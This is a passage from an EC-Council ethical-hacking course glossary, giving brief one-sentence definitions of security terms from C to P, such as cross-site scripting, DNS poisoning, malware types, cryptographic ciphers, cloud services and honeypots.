- **Common Vulnerabilities and Exposures (CVE):** CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures.
- **Common Weakness Enumeration (CWE):** Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses.
- **Combinator Attack:** Attackers combine the entries of the first dictionary with those of the second dictionary to generate a new wordlist to crack the password of the target system.
- **Crypter:** Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection.
- **Computer Worms:** Computer worms are malicious programs that independently replicate, execute, and spread across the network connections, thus consuming available computing resources without human interaction.
- **Chain Letters:** Emails that offer free gifts such as money and software on condition that the user forwards the mail to a specified number of people.
- **Compromised Insider:** An insider with access to critical assets of an organization who is compromised by an outside threat actor.
- **CRIME Attack:** Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits the vulnerabilities present in the data compression feature of protocols, such as SSL/TLS, SPDY, and HTTPS.
- **Circuit-Level Gateway Firewall:** Circuit-level gateways monitor requests to create sessions and determine if those sessions will be allowed.
- **Cross-Site Scripting (XSS) Attacks:** Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, enabling malicious attackers to inject client-side scripts into web pages viewed by other users.
- **Cross-Site Request Forgery (CSRF) Attack:** Cross-Site Request Forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend.
- **Clickjacking Attack:** Attackers perform clickjacking attacks by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page.
- **Cookie Poisoning:** It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
- **Cookie Sniffing:** It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cookie Replay:** It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in).
- **Critical Infrastructure:** A collection of physical or logical systems and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health.
- **Cloud Computing:** Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network.
- **Container-as-a-Service (CaaS):** It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API.
- **Community Cloud:** It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction.
- **Cloud Consumer:** A person or organization that uses cloud computing services.
- **Cloud Provider:** A person or organization providing services to interested parties.
- **Cloud Carrier:** An intermediary for providing connectivity and transport services between cloud consumers and providers.
- **Cloud Auditor:** A party for making independent assessments of cloud service controls and taking an opinion thereon.
- **Cloud Broker:** An entity that manages cloud services in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers.
- **Container:** A container is a package of an application/software including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment.
- **Container Orchestration:** Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments.
- **Cloud Cryptojacking:** Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency.
- **Cloudborne Attack:** Cloudborne is a vulnerability residing in a bare-metal cloud server that enables the attackers to implant a malicious backdoor in its firmware.
- **Cloud Security Alliance (CSA):** CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment.
- **Cryptography:** Cryptography is the conversion of data into a scrambled code that is encrypted and sent across a private or public network.
- **CAST-128:** CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits.
- **Camellia:** Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys).
- **Cryptanalysis:** Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

D

- **Distribution Attacks:** Distribution attacks occur when attackers tamper with hardware or software prior to installation.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Defense-in-Depth:** Defense-in-depth is a security strategy in which several protection layers are placed throughout an information system.
- **Deep web:** It consists of web pages and contents that are hidden and unindexed and cannot be located using traditional web browsers and search engines.
- **Dark Web or Darknet:** It is the subset of the deep web that enables anyone to navigate anonymously without being traced.
- **Dumpster Diving:** This uncouth technique, also known as trashing, involves the attacker rummaging for information in garbage bins.
- **DNS Cache Snooping:** DNS cache snooping is a DNS enumeration technique whereby an attacker queries the DNS server for a specific cached DNS record.
- **DNSSEC Zone Walking:** DNSSEC zone walking is a DNS enumeration technique where an attacker attempts to obtain internal records of the DNS server if the DNS zone is not properly configured.
- **Dictionary Attack:** In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts.
- **Distributed Network Attack:** A Distributed Network Attack (DNA) technique is used for recovering passwords from hashes or password-protected files using the unused processing power of machines across the network.
- **Document Steganography:** Document steganography is the technique of hiding secret messages transferred in the form of documents.
- **Downloader:** A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system.
- **Dropper:** A type of Trojan that covertly installs other malware files on to the system.
- **Dynamic Malware Analysis:** It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection.
- **DHCP Starvation Attack:** This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts forged DHCP requests and tries to lease all the DHCP addresses available in the DHCP scope.
- **DNS Poisoning:** DNS poisoning is a technique that tricks a DNS server into believing that it has received authentic information when it has not received any
- **DNS Cache Poisoning:** DNS cache poisoning refers to altering or adding forged DNS records into the DNS resolver cache so that a DNS query is redirected to a malicious site.
- **Diversion Theft:** The attacker tricks a person responsible for making a genuine delivery into delivering the consignment to a location other than the intended location.
- **DoS Attack:** Denial-of-Service (DoS) is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.
- **DDoS Attack:** Distributed denial-of-service (DDoS) is a coordinated attack that involves a multitude of compromised systems (Botnet) attacking a single target, thereby denying service to users of the targeted system.
- **Distributed Reflection Denial-of-Service (DRDoS) Attack:** A distributed reflected denial-of-service attack (DRDoS), also known as a spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application.
- **Demilitarized Zone (DMZ):** The demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Database Honeypots:** Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration.
- **DNS Server Hijacking:** Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server.
- **Directory Traversal:** Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory.
- **DNS Rebinding Attack:** Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains.
- **Dynamic Application Security Testing (DAST):** It is also known as a black-box testing approach and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc.
- **Direct-Sequence Spread Spectrum (DSSS):** DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code.
- **Directional Antenna:** A directional antenna can broadcast and receive radio waves from a single direction.
- **Dipole Antenna:** A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line.
- **Distributed Control System (DCS):** DCS is a highly engineered and large-scale control system that is often used to perform industry specific tasks.
- **Docker:** Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the form of containers, to ensure that the application works in a seamless environment.
- **Data Encryption Standard (DES):** DES is designed to encipher and decipher blocks of data consisting of 64 bits under control of a 56-bit key.
- **DSA:** The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures.
- **Diffie–Hellman:** It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel.
- **Digital Signature:** Digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital rather than written form.
- **DUHK Attack:** DUHK (Don't Use Hard-Coded Keys) is a cryptographic vulnerability that allows an attacker to obtain encryption keys used to secure VPNs and web sessions.
- **DROWN Attack:** A DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites.

E

- **Email Indicators:** Email indicators are used to send malicious data to the target organization or individual.
- **Ethical Hacking:** Ethical hacking involves the use of hacking tools, tricks, and techniques to identify vulnerabilities and ensure system security.
- **Eavesdropping:** Eavesdropping is the act of secretly listening to the conversations of people over a phone or video conference without their consent.
- **Enumeration:** Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Exploit:** A malicious code that breaches the system security via software vulnerabilities to access information or install malware.
- **Exploit Kit:** An exploit kit or crimeware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system.
- **Elicitation:** Attackers extract information from the victim by engaging him/her in normal and disarming conversations.
- **Egress Filtering:** Egress filtering scans the headers of IP packets leaving a network.
- **Email Honeypots:** Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries.
- **Error Based SQL Injection:** Error based SQL Injection forces the database to perform some operation in which the result will be an error.
- **Electronic Security Perimeter:** It is referred to as the boundary between secure and insecure zones.
- **Elliptic Curve Cryptography:** ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage.

F

- **Federal Information Security Management Act (FISMA):** The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets.
- **Footprinting:** Footprinting is the first step of any attack on information systems in which an attacker collects information about a target network to identify various ways to intrude into the system.
- **Fingerprint Attack:** Attackers break down the passphrase into fingerprints comprising single and multi-character combinations to crack complex passwords.
- **Folder Steganography:** In folder steganography, files are hidden and encrypted within a folder and do not appear to normal Windows applications, including Windows Explorer.
- **Fileless Malware:** Fileless malware, also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.
- **File Fingerprinting:** File fingerprinting is the process of computing the hash value for a given binary code.
- **Forbidden Attack:** A forbidden attack is a type of man-in-the-middle attack used to hijack HTTPS sessions.
- **Firewall:** Firewalls are hardware and/or software designed to prevent unauthorized access to or from a private network.
- **Flooding:** The attacker sends loads of unnecessary traffic to produce noise, and if the IDS does not analyze the noise traffic well, then the true attack traffic may go undetected.
- **Firewalking:** Firewalking is a technique that uses TTL values to determine gateway ACL filters and it maps networks by analyzing the IP packet responses.
- **Frequency-Hopping Spread Spectrum (FHSS):** FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels.
- **Fault Injection Attacks:** Fault injection attacks, also known as Perturbation attacks, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security.
- **Function-as-a-Service (FaaS):** This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

G

- **Gray Hats:** Gray hats are the individuals who work both offensively and defensively at various times.
- **Gaining Access:** Gaining access refers to the point where the attacker obtains access to the operating system or applications on the target computer or network.
- **Google Hacking Database:** The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening reach of the Google search engine.
- **Global System for Mobile Communications (GSM):** It is a universal system used for mobile data transmission in wireless networks worldwide.
- **GOST Block Cipher:** The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length.
- **GNU Privacy Guard:** GPG is a software replacement of PGP and free implementation of the OpenPGP standard.

H

- **Host-Based Indicators**: Host-based indicators are found by performing an analysis of the infected system within the organizational network.
- **Hacking:** Hacking refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to a system's resources.
- **Hacker:** A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks.
- **Hacktivist:** Individuals who promote a political agenda by hacking, especially by defacing or disabling websites.
- **Hash Injection/Pass-the-Hash (PtH) Attack:** A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources.
- **Host Integrity Monitoring:** Host integrity monitoring involves taking a snapshot of the system state using the same tools before and after analysis, to detect changes made to the entities residing on the system.
- **Hardware Protocol Analyzer:** A hardware protocol analyzer is a piece of equipment that captures signals without altering the traffic in a cable segment.
- **Honey Trap:** The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company.
- **Hoax Letters:** Emails that issue warnings to the user about new viruses, Trojans, or worms that may harm the user's system.
- **HTTP GET/POST Attack:** In an HTTP GET attack, attackers use a time-delayed HTTP header to maintain HTTP connections and exhaust web server resources.
- **HTTP Strict Transport Security (HSTS):** HTTP Strict Transport Security (HSTS) is a web security policy that protects HTTPS websites against MITM attacks.
- **HTTP Public Key Pinning (HPKP):** HTTP Public Key Pinning (HPKP) is a trust on first use (TOFU) technique used in an HTTP header that allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks based on fraudulent certificates.
- **Hardware Firewall:** A hardware firewall is either a dedicated stand-alone hardware device or it comes as part of a router.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Honeypot:** A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.
- **High-Interaction Honeypots:** Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications.
- **Honeynets:** Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries.
- **HTTP Response-Splitting Attack:** An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code.
- **Hotfixes:** Hotfixes are an update to fix a specific customer issue and not always distributed outside the customer organization.
- **HTML Encoding:** An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document.
- **Hex Encoding:** The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.
- **Hotspot:** Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.
- **Hybrid Cloud:** It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models.
- **HMAC:** HMAC is a type of message authentication code (MAC) that combines a cryptographic key with a cryptographic hash function.
- **Homomorphic Encryption:** Homomorphic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated.
- **Hardware-Based Encryption:** Hardware-based encryption uses computer hardware for assisting or replacing the software when the data encryption process is underway.
- **HSM:** Hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing and can be used for managing, generating, and securely storing cryptographic keys.
- **Hard Drive Encryption:** Hard drive encryption is a technology where the data stored in the hardware can be encrypted using a wide range of encryption options.
- **Hash Collision Attack:** A hash collision attack is performed by finding two different input messages that result in the same hash output.

I

- **Integrity:** The trustworthiness of data or resources in terms of preventing improper or unauthorized changes.
- **Information Warfare:** The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) to gain competitive advantages over an opponent.
- **Indicators of Compromise (IoCs):** Indicators of Compromise (IoCs) are the clues, artifacts, and pieces of forensic data found on the network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.
- **Information Assurance (IA):** IA refers to the assurance that the integrity, availability, confidentiality, and authenticity of information and information systems is protected during the usage, processing, storage, and transmission of information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Incident Management:** Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore normal service operations as quickly as possible and prevent future recurrence of the incident.
- **Incident Handling and Response:** Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack.
- **ISO/IEC 27001:2013:** ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of the organization.
- **Impersonation:** Pretending to be a legitimate or authorized person and using the phone or other communication medium to mislead targets and trick them into revealing information.
- **ICMP ECHO Ping Scan:** ICMP ECHO ping scans involve sending ICMP ECHO requests to a host. If the host is live, it will return an ICMP ECHO reply.
- **ICMP ECHO Ping Sweep:** Ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is alive, it will return an ICMP ECHO reply.
- **Inverse TCP Flag Scan:** Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags, where no response implies that the port is open, whereas an RST response means that the port is closed.
- **IP Address Decoy:** IP address decoy technique refers to generating or manually specifying the IP addresses of decoys in order to evade an IDS or firewall.
- **IP Address Spoofing:** IP spoofing refers to changing the source IP addresses so that the attack appears to be coming from someone else.
- **Image Steganography:** In image steganography, the information is hidden in image files of different formats such as .PNG, .JPG, and .BMP.
- **Injector:** A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal.
- **IRDP Spoofing:** The attacker sends a spoofed IRDP router advertisement message to the host on the subnet, causing it to change its default router to whatever the attacker chooses.
- **Insider Attack:** An insider attack involves using privileged access to intentionally violate rules or cause threat to the organization's information or information systems in any form.
- **Identity Theft:** Identity theft is a crime in which an imposter steals your personally identifiable information such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes.
- **ICMP Flood Attack:** ICMP flood attacks are a type of attack in which attackers send large volumes of ICMP echo request packets to a victim system directly or through reflection networks.
- **Ingress Filtering:** Ingress filtering prevents the source address spoofing of Internet traffic.
- **IPSec:** IPSec is a protocol suite developed by the IETF for securing IP communications by authenticating and encrypting each IP packet of a communication session.
- **Intrusion Detection System (IDS):** An intrusion detection system (IDS) is a software system or hardware device that inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach.
- **Intrusion Prevention System (IPS):** IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Insertion Attack:** Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets.
- **Injection Flaws:** Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.
- **In-band SQL Injection:** An attacker uses the same communication channel to perform the attack and retrieve the results.
- **Input Validation:** Input validation helps developers to prevent user-supplied data influencing the logic of the code.
- **Industrial, Scientific, and Medical (ISM) Band:** This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **iOS Trustjacking:** iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information from a remote location without the victim's knowledge.
- **IoT:** Internet of Things (IoT), also known as Internet of Everything (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors.
- **IoT Device Management:** IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in onboarding latest devices securely and promptly.
- **Industrial Network:** A network of automated control systems is known as an industrial network.
- **Industrial Protocols:** Protocols used for serial communication and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
- **IT/OT Convergence (IIOT):** IT/OT convergence is the integration of IT computing systems and OT operation monitoring systems to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity.
- **ICS:** ICS is often referred to as a collection of different types of control systems and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes.
- **Infrastructure-as-a-Service (IaaS):** This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API).
- **Identity-as-a-Service (IDaaS):** This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services.

J

- **Jailbreaking:** Jailbreaking is defined as the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor.
- **Jamming Attack:** Jamming is a type of attack in which the communications between wireless IoT devices are jammed so that they can be compromised.

K

- **Kerberos:** Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography.
- **Keylogger:** Keystroke loggers are programs or hardware devices that monitor each keystroke as the user types on a keyboard, logs onto a file, or transmits them to a remote location.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kubernetes:** Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices.
- **Key Stretching:** Key stretching refers to the process of strengthening a key that might be slightly too weak, usually by making it longer.

L

- **LDAP:** Lightweight directory access protocol (LDAP) is an Internet protocol for accessing distributed directory services.
- **Lawful Interception:** Lawful interception refers to legally intercepting data communication between two end points for surveillance on the traditional telecommunications, Voice over Internet Protocol (VoIP), data, and multiservice networks.
- **Low-interaction Honeypots:** Low-interaction honeypots emulate only a limited number of services and applications of a target system or network.
- LDAP Injection Attack: An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query.

M

- **Maintaining Access:** Maintaining access refers to the phase when the attacker tries to retain their ownership of the system.
- **Management Information Base (MIB):** MIB is a virtual database containing a formal description of all the network objects that can be managed using SNMP.
- **Markov-Chain Attack:** Attackers gather a password database and split each password entry into 2- and 3-character long syllables; using these character elements, a new alphabet is developed, which is then matched with the existing password database.
- **Malware:** Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- **Malicious Code:** A command that defines malware's basic functionalities such as stealing data and creating backdoors.
- **Malware Analysis:** Malware analysis is a process of reverse engineering a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware.
- **MAC Flooding:** MAC flooding involves the flooding of the CAM table with fake MAC address and IP pairs until it is full.
- **MAC Spoofing/Duplicating:** A MAC duplicating attack is launched by sniffing a network for MAC addresses of clients who are actively associated with a switch port and re-using one of those addresses.
- **Malicious Insider:** A disgruntled or terminated employee who steals data or destroys the company's networks intentionally by introducing malware into the corporate network.
- **Multi-Vector Attack:** In multi-vector DDoS attacks, the attackers use combinations of volumetric, protocol, and application-layer attacks to disable the target system or service.
- **Man-in-the-Middle Attack:** The man-in-the-middle attack is used to intrude into an existing connection between systems and intercept the messages being exchanged.
- **Man-in-the-Browser Attack:** The man-in-the-browser attack uses a Trojan horse to intercept the calls between the browser and its security mechanisms or libraries.
- **Medium-interaction Honeypots:** Medium-interaction honeypots simulate a real OS as well as applications and services of a target network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malware Honeypots:** Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure.
- **MarioNet Attack:** MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread.
- **Manual Web App Security Testing:** It involves testing a web application using manually designed data, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications.
- **Mobile Spam:** Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.
- **Mobile Device Management (MDM):** Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers.
- **Multi Cloud:** It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals.
- **Microservices:** Monolithic applications are broken down into cloud-hosted sub-applications called microservices that work together, each performing a unique task.
- **Man-in-the-Cloud (MITC) Attack:** MITC attacks are performed by abusing cloud file synchronization services such as Google Drive or Drop Box for Data compromise, command and control (C&C), data exfiltration, and remote access.
- **MD5:** The MD5 algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input.
- **MD6:** MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs.

N

- **Non-Repudiation:** A guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.
- **Network Indicators:** Network indicators are useful for command and control, malware delivery, identifying the operating system, and other tasks.
- **Network Scanning:** Network scanning refers to a set of procedures used for identifying hosts, ports, and services in a network.
- **NTP:** Network Time Protocol (NTP) is designed to synchronize the clocks of networked computers.
- **National Vulnerability Database (NVD):** A U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP).
- **NTFS Data Stream:** NTFS Alternate Data Stream (ADS) is a Windows hidden stream, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files.
- **Negligent Insider:** Insiders who are uneducated on potential security threats or who simply bypass general security procedures to meet workplace efficiency.
- **Network Level Hijacking:** Network level hijacking can be defined as the interception of packets during the transmission between a client and the server in a TCP or UDP session.
- **Network Address Translation (NAT):** Network address translation separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic separately.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Perimeter:** It is the outermost boundary of a network zone i.e. closed group of assets.

O

- **OS Discovery/Banner Grabbing:** Banner grabbing or OS fingerprinting is the method used to determine the operating system running on a remote target system.
- **Obfuscator:** A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it.
- **Obfuscating:** Obfuscating is an IDS evasion technique used by attackers who encode the attack packet payload in such a way that the destination host can decode the packet but not the IDS.
- **OAuth:** OAuth is an authorization protocol that allows a user to grant limited access to their resources on a site to a different site without having to expose their credentials.
- **Output Encoding:** Output encoding is used to encode the input to ensure it is properly sanitized before being passed to the database.
- **Orthogonal Frequency-Division Multiplexing (OFDM):** An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other.
- **Omnidirectional Antenna:** Omnidirectional antennas radiate electromagnetic (EM) energy in all directions.
- **OT:** Operational Technology (OT) is the software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices.
- **Operational Technology Cyber Security Alliance (OTCSA):** OTCSA educates operators and manufacturers with constant technical awareness and provides guidelines to apply essential changes, updates, integrations, etc.

P

- **Passive Attacks:** Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data.
- **Procedures:** "Procedures" are organizational approaches that threat actors follow to launch an attack.
- **Payment Card Industry Data Security Standard (PCI DSS):** The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards.
- **Passive Footprinting:** Passive footprinting involves gathering information about the target without direct interaction.
- **Packet Fragmentation:** Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network.
- **Proxy Server:** A proxy server is an application that can serve as an intermediary for connecting with other computers.
- **Password Cracking:** Password cracking techniques are used to recover passwords from computer systems.
- **Password Guessing:** Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually.
- **Pass the Ticket Attack:** Pass the Ticket is a technique used for authenticating a user to a system that is using Kerberos without providing the user's password.
- **PRINCE Attack:** An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a single input dictionary to build chains of combined words.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Password Salting:** Password salting is a technique where a random string of characters are added to the password before calculating their hashes.
- **Privilege Escalation:** A privilege escalation attack is the process of gaining more privileges than were initially acquired.
- **Packer:** A program that allows all files to bundle together into a single executable file via compression to bypass security software detection.
- **Payload:** A piece of software that allows control over a computer system after it has been exploited.
- **Packet Sniffing:** Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.
- **Passive Sniffing:** It involves monitoring packets sent by others without sending any additional data packets in the network traffic.
- **Piggybacking:** Piggybacking usually implies entry into a building or security area with the consent of the authorized person.
- **Pop-Up Windows:** Windows that suddenly pop up while surfing the Internet and ask for user information to login or sign-in.
- **Phishing:** Phishing is the practice of sending an illegitimate email claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.
- **Pharming:** Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website.
- **Professional Insider:** Harmful insiders who use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell confidential information to competitors or black market bidders.
- **Ping of Death Attack:** In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by sending malformed or oversized packets using a simple ping command.
- **Pulse Wave DDoS Attack:** In a pulse wave DDoS attack, attackers send a highly repetitive, periodic train of packets as pulses to the target victim every 10 minutes, and each specific attack session can last for a few hours to days.
- **Peer-to-Peer Attack:** A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack.
- **Permanent Denial-of-Service Attack:** Permanent DoS, also known as phlashing, refers to attacks that cause irreversible damage to system hardware.
- **Protocol Anomaly Detection:** In this type of detection, models are built to explore anomalies in the way in which vendors deploy the TCP/IP specification.
- **Packet Filtering Firewall:** In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded.
- **Pure Honeypots:** Pure honeypots emulate the real production network of a target organization.
- **Production Honeypots:** Production honeypots are deployed inside the production network of the organization along with other production servers.
- **Port Scanning:** Port scanning is used to identify open ports and the services running on these ports.
- **Patch:** A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

